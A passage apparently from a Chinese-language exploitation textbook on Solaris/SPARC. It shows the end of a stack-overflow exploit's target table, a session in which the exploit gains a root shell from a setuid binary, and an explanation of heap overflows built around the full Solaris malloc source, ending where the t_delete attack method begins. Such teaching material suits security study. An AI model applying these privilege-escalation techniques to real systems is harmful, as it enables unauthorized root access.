        int length_until_fp;
        unsigned long fp_value;
        unsigned long pc_value;
        int align;
} targets[] = {

        {
                "Solaris 9 Ultra-Sparc",
                136,
```

```
                0xffbf1238,
                0xffbffc38,
                2
        }

};
```

校正后的破解代码应该可以执行 shell 了。我们检验一下。

```
$ uname -a
SunOS unknown 5.9 Generic sun4u sparc SUNW,Ultra-5_10
$ ls -al stack_overflow
-rwsr-xr-x     1 root         other          6800 Aug 19 20:22 stack_overflow
$ id
uid=60001(nobody) gid=60001(nobody)
$ ./stack_exploit 0
# id
uid=0(root) gid=60001(nobody)
#
```

这个例子特别适合用于讲解这类破解，这个例子里没有前面提到的复杂因素在捣乱。比较幸运吧，不过，大多数基于栈溢出的破解应该都不太复杂。你在 www.wiley.com/compbooks/koziol 可以找到这个漏洞和破解的源代码（stack_overflow.c 和 stack_exploit.c）。

10.6 Solaris/SPARC 上的堆溢出

在现代漏洞研究领域内，堆溢出比栈溢出可能更为普遍。一般情况下都可以可靠地破解它们；当然，可靠性肯定还是不及栈溢出。堆不象栈那样，堆上并没有明确保存与执行流有关的信息。

对堆溢出攻击来说，通常有两个方法执行代码。攻击者既可以尝试改写程序保存在堆上的特殊数据，也可以破坏堆的控制结构。不是所有的堆实现都直接在堆上保存控制结构；不过，Solaris System V 的堆实现是这样做的。

栈溢出一般分成两个步骤。第一步是实际的溢出，改写保存的程序计数器。第二步是返回，跳到内存中的任意位置。与此相反，破坏控制结构的堆溢出通常分成三个步骤。第一步当然是溢出，改写控制结构。第二步是堆实现处理被破坏的控制结构，改写任意内存。最后一步是执行一些跳转到内存中指定位置的操作，可能调用一个函数指针或者用一个改变的保存的指令指针返回。额外的措施涉及到增加一定程度的不可靠性，使堆溢出的过程更加复杂。为了可靠地破解它们，你必须不断地尝试或熟悉目标系统的具体知识。

如果程序的特殊信息保存在堆上，而且离溢出点不远，那么通常来说，改写它比改写控制结构更值得。最好的改写目标当然是函数指针了，如果能改写其中的一个，这个方法将比改写控制结构更可靠。

10.6.1 Solaris system V 堆介绍

Solaris 的堆实现基于自调整的二叉树，通过块（chunk）大小排序。这导致堆的实现相当复杂，从而产生若干个破解方法。照多个其它的堆实现的样子，块的位置和大小以 8 字节为界对齐。如果当前块在使用中，块大小的最低位被保留；如果在内存中的前一块是空闲的，第二个最低位将被保留。

free()函数（_free_unlocked）实际上什么也没做，所有与释放内存块相关的操作都由一个名为 realfree()的函数执行。free()函数只对被释放的块执行一些细微的合乎情理的检查，然后把它放到空闲列表里，稍后将对它进行处理。当空闲列表满了，或 malloc/realloc 被调用时，函数调用 cleanfree()刷新空闲列表。

Solaris 的堆实现执行大多数堆实现的典型操作。在必要时，通过 sbrk 系统调用增加堆空间，在可能时，会把相邻的空闲块合并在一起。

10.6.2 堆的树状结构

对于破解堆溢出来说，没有必要理解 Solaris 堆的树状结构；然而，如果除了最简单的方法外，你还想研究其它的方法，最好能掌握树状结构。在普通的 Solaris libc 里，堆实现的全部源码如下。第一个源码是 malloc.c；第二个是 mallint.h。

```
/*    Copyright (c) 1988 AT&T    */
/*    All Rights Reserved        */

/*   THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T */
/*   The copyright notice above does not evidence any    */
/*   actual or intended publication of such source code. */

/*
 * Copyright (c) 1996, by Sun Microsystems, Inc.
 * All rights reserved.
 */

#pragma   ident   "@(#)malloc.c  1.18  98/07/21 SMI"  /* SVr4.0 1.30 */

/*LINTLIBRARY*/

/*
 *   Memory management: malloc(), realloc(), free().
 *
 *   The following #-parameters may be redefined:
 *   SEGMENTED: if defined, memory requests are assumed to be
```

```
 *        non-contiguous across calls of GETCORE's.
 *   GETCORE: a function to get more core memory. If not SEGMENTED,
 *        GETCORE(0) is assumed to return the next available
 *        address. Default is 'sbrk'.
 *   ERRCORE: the error code as returned by GETCORE.
 *        Default is (char *)(-1).
 *   CORESIZE: a desired unit (measured in bytes) to be used
 *        with GETCORE. Default is (1024*ALIGN).
 *
 *   This algorithm is based on a  best fit strategy with lists of
 *   free elts maintained in a self-adjusting binary tree. Each list
 *   contains all elts of the same size. The tree is ordered by size.
 *   For results on self-adjusting trees, see the paper:
 *        Self-Adjusting Binary Trees,
 *        DD Sleator & RE Tarjan, JACM 1985.
 *
 *   The header of a block contains the size of the data part in bytes.
 *   Since the size of a block is 0%4, the low two bits of the header
 *   are free and used as follows:
 *
 *        BIT0:   1 for busy (block is in use), 0 for free.
 *        BIT1:   if the block is busy, this bit is 1 if the
 *               preceding block in contiguous memory is free.
 *               Otherwise, it is always 0.
 */

#include "synonyms.h"
#include <mtlib.h>
#include <sys/types.h>
#include <stdlib.h>
#include <string.h>
#include <limits.h>
#include "mallint.h"

static TREE  *Root,        /* root of the free tree */
          *Bottom,      /* the last free chunk in the arena */
          *_morecore(size_t);  /* function to get more core */

static char  *Baddr;           /* current high address of the arena */
static char  *Lfree;       /* last freed block with data intact */

static void  t_delete(TREE *);
static void  t_splay(TREE *);
static void  realfree(void *);
```

```
static void  cleanfree(void *);
static void  *_malloc_unlocked(size_t);

#define     FREESIZE (1<<5) /* size for preserving free blocks until next
malloc */
#define    FREEMASK FREESIZE-1

static void *flist[FREESIZE];    /* list of blocks to be freed on next malloc
*/
static int freeidx;       /* index of free blocks in flist % FREESIZE */

/*
 *   Allocation of small blocks
 */
static TREE  *List[MINSIZE/WORDSIZE-1]; /* lists of small blocks */

static void *
_smalloc(size_t size)
{
    TREE   *tp;
    size_t  i;

    ASSERT(size % WORDSIZE == 0);
    /* want to return a unique pointer on malloc(0) */
    if (size == 0)
          size = WORDSIZE;

    /* list to use */
    i = size / WORDSIZE - 1;

    if (List[i] == NULL) {
          TREE *np;
          int n;
          /* number of blocks to get at one time */
#define    NPS (WORDSIZE*8)
          ASSERT((size + WORDSIZE) * NPS >= MINSIZE);

          /* get NPS of these block types */
          if ((List[i] = _malloc_unlocked((size + WORDSIZE) * NPS)) == 0)
                return (0);

          /* make them into a link list */
          for (n = 0, np = List[i]; n < NPS; ++n) {
                tp = np;
```

```
                SIZE(tp) = size;
                np = NEXT(tp);
                AFTER(tp) = np;
        }
        AFTER(tp) = NULL;
    }

    /* allocate from the head of the queue */
    tp = List[i];
    List[i] = AFTER(tp);
    SETBIT0(SIZE(tp));
    return (DATA(tp));
}

void *
malloc(size_t size)
{
    void *ret;
    (void) _mutex_lock(&__malloc_lock);
    ret = _malloc_unlocked(size);
    (void) _mutex_unlock(&__malloc_lock);
    return (ret);
}

static void *
_malloc_unlocked(size_t size)
{
    size_t  n;
    TREE   *tp, *sp;
    size_t  o_bit1;

    COUNT(nmalloc);
    ASSERT(WORDSIZE == ALIGN);

    /* make sure that size is 0 mod ALIGN */
    ROUND(size);

    /* see if the last free block can be used */
    if (Lfree) {
        sp = BLOCK(Lfree);
        n = SIZE(sp);
        CLRBITS01(n);
        if (n == size) {
            /*
```

```
                * exact match, use it as is
                */
               freeidx = (freeidx + FREESIZE - 1) &
                     FREEMASK; /* 1 back */
               flist[freeidx] = Lfree = NULL;
               return (DATA(sp));
         } else if (size >= MINSIZE && n > size) {
               /*
                * got a big enough piece
                */
               freeidx = (freeidx + FREESIZE - 1) &
                      FREEMASK; /* 1 back */
               flist[freeidx] = Lfree = NULL;
               o_bit1 = SIZE(sp) & BIT1;
               SIZE(sp) = n;
               goto leftover;
         }
}
o_bit1 = 0;

/* perform free's of space since last malloc */
cleanfree(NULL);

/* small blocks */
if (size < MINSIZE)
      return (_smalloc(size));

/* search for an elt of the right size */
sp = NULL;
n  = 0;
if (Root) {
      tp = Root;
      while (1) {
            /* branch left */
            if (SIZE(tp) >= size) {
                  if (n == 0 || n >= SIZE(tp)) {
                        sp = tp;
                        n = SIZE(tp);
                  }
                  if (LEFT(tp))
                        tp = LEFT(tp);
                  else
                        break;
            } else { /* branch right */
```

```
                        if (RIGHT(tp))
                                tp = RIGHT(tp);
                        else
                                break;
                }
        }

        if (sp) {
                t_delete(sp);
        } else if (tp != Root) {
                /* make the searched-to element the root */
                t_splay(tp);
                Root = tp;
        }
    }

    /* if found none fitted in the tree */
    if (!sp) {
        if (Bottom && size <= SIZE(Bottom)) {
            sp = Bottom;
            CLRBITS01(SIZE(sp));
        } else if ((sp = _morecore(size)) == NULL) /* no more memory */
            return (NULL);
    }

    /* tell the forward neighbor that we're busy */
    CLRBIT1(SIZE(NEXT(sp)));

    ASSERT(ISBIT0(SIZE(NEXT(sp))));

leftover:
    /* if the leftover is enough for a new free piece */
    if ((n = (SIZE(sp) - size)) >= MINSIZE + WORDSIZE) {
        n -= WORDSIZE;
        SIZE(sp) = size;
        tp = NEXT(sp);
        SIZE(tp) = n|BIT0;
        realfree(DATA(tp));
    } else if (BOTTOM(sp))
        Bottom = NULL;

    /* return the allocated space */
    SIZE(sp) |= BIT0 | o_bit1;
    return (DATA(sp));
```

```
}


/*
 * realloc().
 *
 * If the block size is increasing, we try forward merging first.
 * This is not best-fit but it avoids some data recopying.
 */
void *
realloc(void *old, size_t size)
{
    TREE    *tp, *np;
    size_t    ts;
    char    *new;

    COUNT(nrealloc);

    /* pointer to the block */
    (void) _mutex_lock(&__malloc_lock);
    if (old == NULL) {
        new = _malloc_unlocked(size);
        (void) _mutex_unlock(&__malloc_lock);
        return (new);
    }

    /* perform free's of space since last malloc */
    cleanfree(old);

    /* make sure that size is 0 mod ALIGN */
    ROUND(size);

    tp = BLOCK(old);
    ts = SIZE(tp);

    /* if the block was freed, data has been destroyed. */
    if (!ISBIT0(ts)) {
        (void) _mutex_unlock(&__malloc_lock);
        return (NULL);
    }

    /* nothing to do */
    CLRBITS01(SIZE(tp));
    if (size == SIZE(tp)) {
```

```
            SIZE(tp) = ts;
            (void) _mutex_unlock(&__malloc_lock);
            return (old);
        }

        /* special cases involving small blocks */
        if (size < MINSIZE || SIZE(tp) < MINSIZE)
            goto call_malloc;

        /* block is increasing in size, try merging the next block */
        if (size > SIZE(tp)) {
            np = NEXT(tp);
            if (!ISBIT0(SIZE(np))) {
                ASSERT(SIZE(np) >= MINSIZE);
                ASSERT(!ISBIT1(SIZE(np)));
                SIZE(tp) += SIZE(np) + WORDSIZE;
                if (np != Bottom)
                    t_delete(np);
                else
                    Bottom = NULL;
                CLRBIT1(SIZE(NEXT(np)));
            }

    #ifndef SEGMENTED
            /* not enough & at TRUE end of memory, try extending core */
            if (size > SIZE(tp) && BOTTOM(tp) && GETCORE(0) == Baddr) {
                Bottom = tp;
                if ((tp = _morecore(size)) == NULL) {
                    tp = Bottom;
                    Bottom = NULL;
                    }
            }
    #endif
        }

        /* got enough space to use */
        if (size <= SIZE(tp)) {
            size_t n;

    chop_big:
            if ((n = (SIZE(tp) - size)) >= MINSIZE + WORDSIZE) {
                n -= WORDSIZE;
                SIZE(tp) = size;
                np = NEXT(tp);
```

```
            SIZE(np) = n|BIT0;
            realfree(DATA(np));
        } else if (BOTTOM(tp))
            Bottom = NULL;

        /* the previous block may be free */
        SETOLD01(SIZE(tp), ts);
        (void) _mutex_unlock(&__malloc_lock);
        return (old);
    }

    /* call malloc to get a new block */
call_malloc:
    SETOLD01(SIZE(tp), ts);
    if ((new = _malloc_unlocked(size)) != NULL) {
        CLRBITS01(ts);
        if (ts > size)
            ts = size;
        MEMCOPY(new, old, ts);
        _free_unlocked(old);
        (void) _mutex_unlock(&__malloc_lock);
        return (new);
    }

    /*
     * Attempt special case recovery allocations since malloc() failed:
     *
     * 1. size <= SIZE(tp) < MINSIZE
     *    Simply return the existing block
     * 2. SIZE(tp) < size < MINSIZE
     *    malloc() may have failed to allocate the chunk of
     *    small blocks. Try asking for MINSIZE bytes.
     * 3. size < MINSIZE <= SIZE(tp)
     *    malloc() may have failed as with 2.  Change to
     *    MINSIZE allocation which is taken from the beginning
     *    of the current block.
     * 4. MINSIZE <= SIZE(tp) < size
     *    If the previous block is free and the combination of
     *    these two blocks has at least size bytes, then merge
     *    the two blocks copying the existing contents backwards.
     */
    CLRBITS01(SIZE(tp));
    if (SIZE(tp) < MINSIZE) {
        if (size < SIZE(tp)) {            /* case 1. */
```

```
            SETOLD01(SIZE(tp), ts);
            (void) _mutex_unlock(&__malloc_lock);
            return (old);
        } else if (size < MINSIZE) {        /* case 2. */
            size = MINSIZE;
            goto call_malloc;
        }
    } else if (size < MINSIZE) {            /* case 3. */
        size = MINSIZE;
        goto chop_big;
    } else if (ISBIT1(ts) &&
       (SIZE(np = LAST(tp)) + SIZE(tp) + WORDSIZE) >= size) {
        ASSERT(!ISBIT0(SIZE(np)));
        t_delete(np);
        SIZE(np) += SIZE(tp) + WORDSIZE;
        /*
         * Since the copy may overlap, use memmove() if available.
         * Otherwise, copy by hand.
         */
        (void) memmove(DATA(np), old, SIZE(tp));
        old = DATA(np);
        tp = np;
        CLRBIT1(ts);
        goto chop_big;
    }
    SETOLD01(SIZE(tp), ts);
    (void) _mutex_unlock(&__malloc_lock);
    return (NULL);
}


/*
 * realfree().
 *
 * Coalescing of adjacent free blocks is done first.
 * Then, the new free block is leaf-inserted into the free tree
 * without splaying. This strategy does not guarantee the amortized
 * O(nlogn) behavior for the insert/delete/find set of operations
 * on the tree. In practice, however, free is much more infrequent
 * than malloc/realloc and the tree searches performed by these
 * functions adequately keep the tree in balance.
 */
static void
realfree(void *old)
```

```
{
    TREE    *tp, *sp, *np;
    size_t    ts, size;

    COUNT(nfree);

    /* pointer to the block */
    tp = BLOCK(old);
    ts = SIZE(tp);
    if (!ISBIT0(ts))
        return;
    CLRBITS01(SIZE(tp));

    /* small block, put it in the right linked list */
    if (SIZE(tp) < MINSIZE) {
        ASSERT(SIZE(tp) / WORDSIZE >= 1);
        ts = SIZE(tp) / WORDSIZE - 1;
        AFTER(tp) = List[ts];
        List[ts] = tp;
        return;
    }

    /* see if coalescing with next block is warranted */
    np = NEXT(tp);
    if (!ISBIT0(SIZE(np))) {
        if (np != Bottom)
            t_delete(np);
        SIZE(tp) += SIZE(np) + WORDSIZE;
    }

    /* the same with the preceding block */
    if (ISBIT1(ts)) {
        np = LAST(tp);
        ASSERT(!ISBIT0(SIZE(np)));
        ASSERT(np != Bottom);
        t_delete(np);
        SIZE(np) += SIZE(tp) + WORDSIZE;
        tp = np;
    }

    /* initialize tree info */
    PARENT(tp) = LEFT(tp) = RIGHT(tp) = LINKFOR(tp) = NULL;

    /* the last word of the block contains self's address */
```

```
*(SELFP(tp)) = tp;

/* set bottom block, or insert in the free tree */
if (BOTTOM(tp))
    Bottom = tp;
else {
    /* search for the place to insert */
    if (Root) {
        size = SIZE(tp);
        np = Root;
        while (1) {
            if (SIZE(np) > size) {
                if (LEFT(np))
                    np = LEFT(np);
                else {
                    LEFT(np) = tp;
                    PARENT(tp) = np;
                    break;
                }
            } else if (SIZE(np) < size) {
                if (RIGHT(np))
                    np = RIGHT(np);
                else {
                    RIGHT(np) = tp;
                    PARENT(tp) = np;
                    break;
                }
            } else {
                if ((sp = PARENT(np)) != NULL) {
                    if (np == LEFT(sp))
                        LEFT(sp) = tp;
                    else
                        RIGHT(sp) = tp;
                    PARENT(tp) = sp;
                } else
                    Root = tp;

                /* insert to head of list */
                if ((sp = LEFT(np)) != NULL)
                    PARENT(sp) = tp;
                LEFT(tp) = sp;

                if ((sp = RIGHT(np)) != NULL)
                    PARENT(sp) = tp;
```

```
                    RIGHT(tp) = sp;

                    /* doubly link list */
                    LINKFOR(tp) = np;
                    LINKBAK(np) = tp;
                    SETNOTREE(np);

                    break;
                }
            }
        } else
            Root = tp;
    }

    /* tell next block that this one is free */
    SETBIT1(SIZE(NEXT(tp)));

    ASSERT(ISBIT0(SIZE(NEXT(tp))));
}

/*
 * Get more core. Gaps in memory are noted as busy blocks.
 */
static TREE *
_morecore(size_t size)
{
    TREE    *tp;
    size_t    n, offset;
    char    *addr;
    size_t    nsize;

    /* compute new amount of memory to get */
    tp = Bottom;
    n = size + 2 * WORDSIZE;
    addr = GETCORE(0);

    if (addr == ERRCORE)
        return (NULL);

    /* need to pad size out so that addr is aligned */
    if ((((size_t)addr) % ALIGN) != 0)
        offset = ALIGN - (size_t)addr % ALIGN;
    else
        offset = 0;
```

```
#ifndef SEGMENTED
    /* if not segmented memory, what we need may be smaller */
    if (addr == Baddr) {
        n -= WORDSIZE;
        if (tp != NULL)
            n -= SIZE(tp);
    }
#endif

    /* get a multiple of CORESIZE */
    n = ((n - 1) / CORESIZE + 1) * CORESIZE;
    nsize = n + offset;

    if (nsize == ULONG_MAX)
        return (NULL);

    if (nsize <= LONG_MAX) {
        if (GETCORE(nsize) == ERRCORE)
            return (NULL);
    } else {
        intptr_t    delta;
        /*
         * the value required is too big for GETCORE() to deal with
         * in one go, so use GETCORE() at most 2 times instead.
         */
        delta = LONG_MAX;
        while (delta > 0) {
            if (GETCORE(delta) == ERRCORE) {
                if (addr != GETCORE(0))
                    (void) GETCORE(-LONG_MAX);
                return (NULL);
            }
            nsize -= LONG_MAX;
            delta = nsize;
        }
    }

    /* contiguous memory */
    if (addr == Baddr) {
        ASSERT(offset == 0);
        if (tp) {
            addr = (char *)tp;
            n += SIZE(tp) + 2 * WORDSIZE;
```

```
            } else {
                addr = Baddr - WORDSIZE;
                n += WORDSIZE;
            }
        } else
            addr += offset;

        /* new bottom address */
        Baddr = addr + n;

        /* new bottom block */
        tp = (TREE *)addr;
        SIZE(tp) = n - 2 * WORDSIZE;
        ASSERT((SIZE(tp) % ALIGN) == 0);

        /* reserved the last word to head any noncontiguous memory */
        SETBIT0(SIZE(NEXT(tp)));

        /* non-contiguous memory, free old bottom block */
        if (Bottom && Bottom != tp) {
            SETBIT0(SIZE(Bottom));
            realfree(DATA(Bottom));
        }

        return (tp);
    }


    /*
     * Tree rotation functions (BU: bottom-up, TD: top-down)
     */

    #define    LEFT1(x, y)        \
                if ((RIGHT(x) = LEFT(y)) != NULL) PARENT(RIGHT(x)) = x;\
                if ((PARENT(y) = PARENT(x)) != NULL)\
                    if (LEFT(PARENT(x)) == x) LEFT(PARENT(y)) = y;\
                    else RIGHT(PARENT(y)) = y;\
                LEFT(y) = x; PARENT(x) = y

    #define    RIGHT1(x, y)        \
                if ((LEFT(x) = RIGHT(y)) != NULL) PARENT(LEFT(x)) = x;\
                if ((PARENT(y) = PARENT(x)) != NULL)\
                    if (LEFT(PARENT(x)) == x) LEFT(PARENT(y)) = y;\
                    else RIGHT(PARENT(y)) = y;\
```

```
            RIGHT(y) = x; PARENT(x) = y

#define    BULEFT2(x, y, z)    \
            if ((RIGHT(x) = LEFT(y)) != NULL) PARENT(RIGHT(x)) = x;\
            if ((RIGHT(y) = LEFT(z)) != NULL) PARENT(RIGHT(y)) = y;\
            if ((PARENT(z) = PARENT(x)) != NULL)\
                if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
                else RIGHT(PARENT(z)) = z;\
            LEFT(z) = y; PARENT(y) = z; LEFT(y) = x; PARENT(x) = y

#define    BURIGHT2(x, y, z)    \
            if ((LEFT(x) = RIGHT(y)) != NULL) PARENT(LEFT(x)) = x;\
            if ((LEFT(y) = RIGHT(z)) != NULL) PARENT(LEFT(y)) = y;\
            if ((PARENT(z) = PARENT(x)) != NULL)\
                if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
                else RIGHT(PARENT(z)) = z;\
            RIGHT(z) = y; PARENT(y) = z; RIGHT(y) = x; PARENT(x) = y

#define    TDLEFT2(x, y, z)    \
            if ((RIGHT(y) = LEFT(z)) != NULL) PARENT(RIGHT(y)) = y;\
            if ((PARENT(z) = PARENT(x)) != NULL)\
                if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
                else RIGHT(PARENT(z)) = z;\
            PARENT(x) = z; LEFT(z) = x;

#define    TDRIGHT2(x, y, z)    \
            if ((LEFT(y) = RIGHT(z)) != NULL) PARENT(LEFT(y)) = y;\
            if ((PARENT(z) = PARENT(x)) != NULL)\
                if (LEFT(PARENT(x)) == x) LEFT(PARENT(z)) = z;\
                else RIGHT(PARENT(z)) = z;\
            PARENT(x) = z; RIGHT(z) = x;

/*
 * Delete a tree element
 */
static void
t_delete(TREE *op)
{
    TREE    *tp, *sp, *gp;

    /* if this is a non-tree node */
    if (ISNOTREE(op)) {
        tp = LINKBAK(op);
        if ((sp = LINKFOR(op)) != NULL)
```

```
            LINKBAK(sp) = tp;
        LINKFOR(tp) = sp;
        return;
    }

    /* make op the root of the tree */
    if (PARENT(op))
        t_splay(op);

    /* if this is the start of a list */
    if ((tp = LINKFOR(op)) != NULL) {
        PARENT(tp) = NULL;
        if ((sp = LEFT(op)) != NULL)
            PARENT(sp) = tp;
        LEFT(tp) = sp;

        if ((sp = RIGHT(op)) != NULL)
            PARENT(sp) = tp;
        RIGHT(tp) = sp;

        Root = tp;
        return;
    }

    /* if op has a non-null left subtree */
    if ((tp = LEFT(op)) != NULL) {
        PARENT(tp) = NULL;

        if (RIGHT(op)) {
            /* make the right-end of the left subtree its root */
            while ((sp = RIGHT(tp)) != NULL) {
                if ((gp = RIGHT(sp)) != NULL) {
                    TDLEFT2(tp, sp, gp);
                    tp = gp;
                } else {
                    LEFT1(tp, sp);
                    tp = sp;
                }
            }

            /* hook the right subtree of op to the above elt */
            RIGHT(tp) = RIGHT(op);
            PARENT(RIGHT(tp)) = tp;
        }
```

```
    } else if ((tp = RIGHT(op)) != NULL)    /* no left subtree */
        PARENT(tp) = NULL;

    Root = tp;
}

/*
 * Bottom up splaying (simple version).
 * The basic idea is to roughly cut in half the
 * path from Root to tp and make tp the new root.
 */
static void
t_splay(TREE *tp)
{
    TREE    *pp, *gp;

    /* iterate until tp is the root */
    while ((pp = PARENT(tp)) != NULL) {
        /* grandparent of tp */
        gp = PARENT(pp);

        /* x is a left child */
        if (LEFT(pp) == tp) {
            if (gp && LEFT(gp) == pp) {
                BURIGHT2(gp, pp, tp);
            } else {
                RIGHT1(pp, tp);
            }
        } else {
            ASSERT(RIGHT(pp) == tp);
            if (gp && RIGHT(gp) == pp) {
                BULEFT2(gp, pp, tp);
            } else {
                LEFT1(pp, tp);
            }
        }
    }
}


/*
 *    free().
 *    Performs a delayed free of the block pointed to
 *    by old. The pointer to old is saved on a list, flist,
```

```
 *    until the next malloc or realloc. At that time, all the
 *    blocks pointed to in flist are actually freed via
 *    realfree(). This allows the contents of free blocks to
 *    remain undisturbed until the next malloc or realloc.
 */
void
free(void *old)
{
    (void) _mutex_lock(&__malloc_lock);
    _free_unlocked(old);
    (void) _mutex_unlock(&__malloc_lock);
}


void
_free_unlocked(void *old)
{
    int    i;

    if (old == NULL)
        return;

    /*
     * Make sure the same data block is not freed twice.
     * 3 cases are checked.  It returns immediately if either
     * one of the conditions is true.
     *    1. Last freed.
     *    2. Not in use or freed already.
     *    3. In the free list.
     */
    if (old == Lfree)
        return;
    if (!ISBIT0(SIZE(BLOCK(old))))
        return;
    for (i = 0; i < freeidx; i++)
        if (old == flist[i])
            return;

    if (flist[freeidx] != NULL)
        realfree(flist[freeidx]);
    flist[freeidx] = Lfree = old;
    freeidx = (freeidx + 1) & FREEMASK; /* one forward */
}
```

```
/*
 * cleanfree() frees all the blocks pointed to be flist.
 *
 * realloc() should work if it is called with a pointer
 * to a block that was freed since the last call to malloc() or
 * realloc(). If cleanfree() is called from realloc(), ptr
 * is set to the old block and that block should not be
 * freed since it is actually being reallocated.
 */
static void
cleanfree(void *ptr)
{
    char    **flp;

    flp = (char **)&(flist[freeidx]);
    for (;;) {
        if (flp == (char **)&(flist[0]))
            flp = (char **)&(flist[FREESIZE]);
        if (*--flp == NULL)
            break;
        if (*flp != ptr)
            realfree(*flp);
        *flp = NULL;
    }
    freeidx = 0;
    Lfree = NULL;
}


/*    Copyright (c) 1988 AT&T    */
/*      All Rights Reserved      */

/*    THIS IS UNPUBLISHED PROPRIETARY SOURCE CODE OF AT&T    */
/*    The copyright notice above does not evidence any       */
/*    actual or intended publication of such source code.    */

/*
 * Copyright (c) 1996-1997 by Sun Microsystems, Inc.
 * All rights reserved.
 */

#pragma    ident    "@(#)mallint.h    1.11    97/12/02 SMI"    /* SVr4.0
1.2    */
```

```
#include <sys/isa_defs.h>
#include <stdlib.h>
#include <memory.h>
#include <thread.h>
#include <synch.h>
#include <mtlib.h>

/* debugging macros */
#ifdef    DEBUG
#define    ASSERT(p)    ((void) ((p) || (abort(), 0)))
#define    COUNT(n)    ((void) n++)
static int        nmalloc, nrealloc, nfree;
#else
#define    ASSERT(p)    ((void)0)
#define    COUNT(n)    ((void)0)
#endif /* DEBUG */

/* function to copy data from one area to another */
#define    MEMCOPY(to, fr, n)    ((void) memcpy(to, fr, n))

/* for conveniences */
#ifndef NULL
#define    NULL        (0)
#endif

#define    reg        register
#define    WORDSIZE    (sizeof (WORD))
#define    MINSIZE        (sizeof (TREE) - sizeof (WORD))
#define    ROUND(s)    if (s % WORDSIZE) s += (WORDSIZE - (s % WORDSIZE))

#ifdef    DEBUG32
/*
 * The following definitions ease debugging
 * on a machine in which sizeof(pointer) == sizeof(int) == 4.
 * These definitions are not portable.
 *
 * Alignment (ALIGN) changed to 8 for SPARC ldd/std.
*/
#define    ALIGN    8
typedef int    WORD;
typedef struct _t_ {
    size_t        t_s;
    struct _t_    *t_p;
    struct _t_    *t_l;
```

```
    struct _t_    *t_r;
    struct _t_    *t_n;
    struct _t_    *t_d;
} TREE;
#define    SIZE(b)        ((b)->t_s)
#define    AFTER(b)    ((b)->t_p)
#define    PARENT(b)    ((b)->t_p)
#define    LEFT(b)        ((b)->t_l)
#define    RIGHT(b)    ((b)->t_r)
#define    LINKFOR(b)    ((b)->t_n)
#define    LINKBAK(b)    ((b)->t_p)

#else    /* !DEBUG32 */
/*
 * All of our allocations will be aligned on the least multiple of 4,
 * at least, so the two low order bits are guaranteed to be available.
 */
#ifdef _LP64
#define    ALIGN        16
#else
#define    ALIGN        8
#endif

/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
    size_t        w_i;        /* an unsigned int */
    struct _t_    *w_p;        /* a pointer */
    char        w_a[ALIGN];    /* to force size */
} WORD;

/* structure of a node in the free tree */
typedef struct _t_ {
    WORD    t_s;    /* size of this element */
    WORD    t_p;    /* parent node */
    WORD    t_l;    /* left child */
    WORD    t_r;    /* right child */
    WORD    t_n;    /* next in link list */
    WORD    t_d;    /* dummy to reserve space for self-pointer */
} TREE;

/* usable # of bytes in the block */
#define    SIZE(b)        (((b)->t_s).w_i)

/* free tree pointers */
```

```
#define    PARENT(b)    (((b)->t_p).w_p)
#define    LEFT(b)        (((b)->t_l).w_p)
#define    RIGHT(b)    (((b)->t_r).w_p)

/* forward link in lists of small blocks */
#define    AFTER(b)    (((b)->t_p).w_p)

/* forward and backward links for lists in the tree */
#define    LINKFOR(b)    (((b)->t_n).w_p)
#define    LINKBAK(b)    (((b)->t_p).w_p)

#endif    /* DEBUG32 */

/* set/test indicator if a block is in the tree or in a list */
#define    SETNOTREE(b)    (LEFT(b) = (TREE *)(-1))
#define    ISNOTREE(b)    (LEFT(b) == (TREE *)(-1))

/* functions to get information on a block */
#define    DATA(b)        (((char *)(b)) + WORDSIZE)
#define    BLOCK(d)    ((TREE *)(((char *)(d)) - WORDSIZE))
#define    SELFP(b)    ((TREE **)(((char *)(b)) + SIZE(b)))
#define    LAST(b)        (*((TREE **)(((char *)(b)) - WORDSIZE)))
#define    NEXT(b)        ((TREE *)(((char *)(b)) + SIZE(b) + WORDSIZE))
#define    BOTTOM(b)    ((DATA(b) + SIZE(b) + WORDSIZE) == Baddr)

/* functions to set and test the lowest two bits of a word */
#define    BIT0        (01)        /* ...001 */
#define    BIT1        (02)        /* ...010 */
#define    BITS01        (03)        /* ...011 */
#define    ISBIT0(w)    ((w) & BIT0)    /* Is busy? */
#define    ISBIT1(w)    ((w) & BIT1)    /* Is the preceding free? */
#define    SETBIT0(w)    ((w) |= BIT0)    /* Block is busy */
#define    SETBIT1(w)    ((w) |= BIT1)    /* The preceding is free */
#define    CLRBIT0(w)    ((w) &= ~BIT0)    /* Clean bit0 */
#define    CLRBIT1(w)    ((w) &= ~BIT1)    /* Clean bit1 */
#define    SETBITS01(w)    ((w) |= BITS01)    /* Set bits 0 & 1 */
#define    CLRBITS01(w)    ((w) &= ~BITS01) /* Clean bits 0 & 1 */
#define    SETOLD01(n, o)    ((n) |= (BITS01 & (o)))

/* system call to get more core */
#define    GETCORE        sbrk
#define    ERRCORE        ((void *)(-1))
#define    CORESIZE    (1024*ALIGN)
```

```
extern void    *GETCORE(size_t);
extern void    _free_unlocked(void *);

#ifdef _REENTRANT
extern mutex_t __malloc_lock;
#endif /* _REENTRANT */
```

TREE 结构的基本元素被规定为 WORD，有如下定义：

```
/* the proto-word; size must be ALIGN bytes */
typedef union _w_ {
    size_t        w_i;        /* an unsigned int */
    struct _t_    *w_p;        /* a pointer */
    char        w_a[ALIGN];    /* to force size */
} WORD;
```

对于 32 位的 libc 版本，ALIGN 被定义为 8，从而使联合总的大小为 8 字节。
空闲树里的节点结构被定义为：

```
typedef struct _t_ {
    WORD    t_s;    /* size of this element */
    WORD    t_p;    /* parent node */
    WORD    t_l;    /* left child */
    WORD    t_r;    /* right child */
    WORD    t_n;    /* next in link list */
    WORD    t_d;    /* dummy to reserve space for self-pointer */
} TREE;
```

这个结构由 6 个 WORD 组成，共 48 个字节。对任何实际使用中的堆块（包括基本的头部）来说，这是最小的。

10.7 基本的破解方法（t_delete）

Solaris 上堆溢出的传统破解方法是基于块合并的。通过改写当前块的外部边界，导致内存中下一个块的头部被破坏。当堆管理例程处理被破坏的块时，将改写内存，最终导致执行 Shellcode。

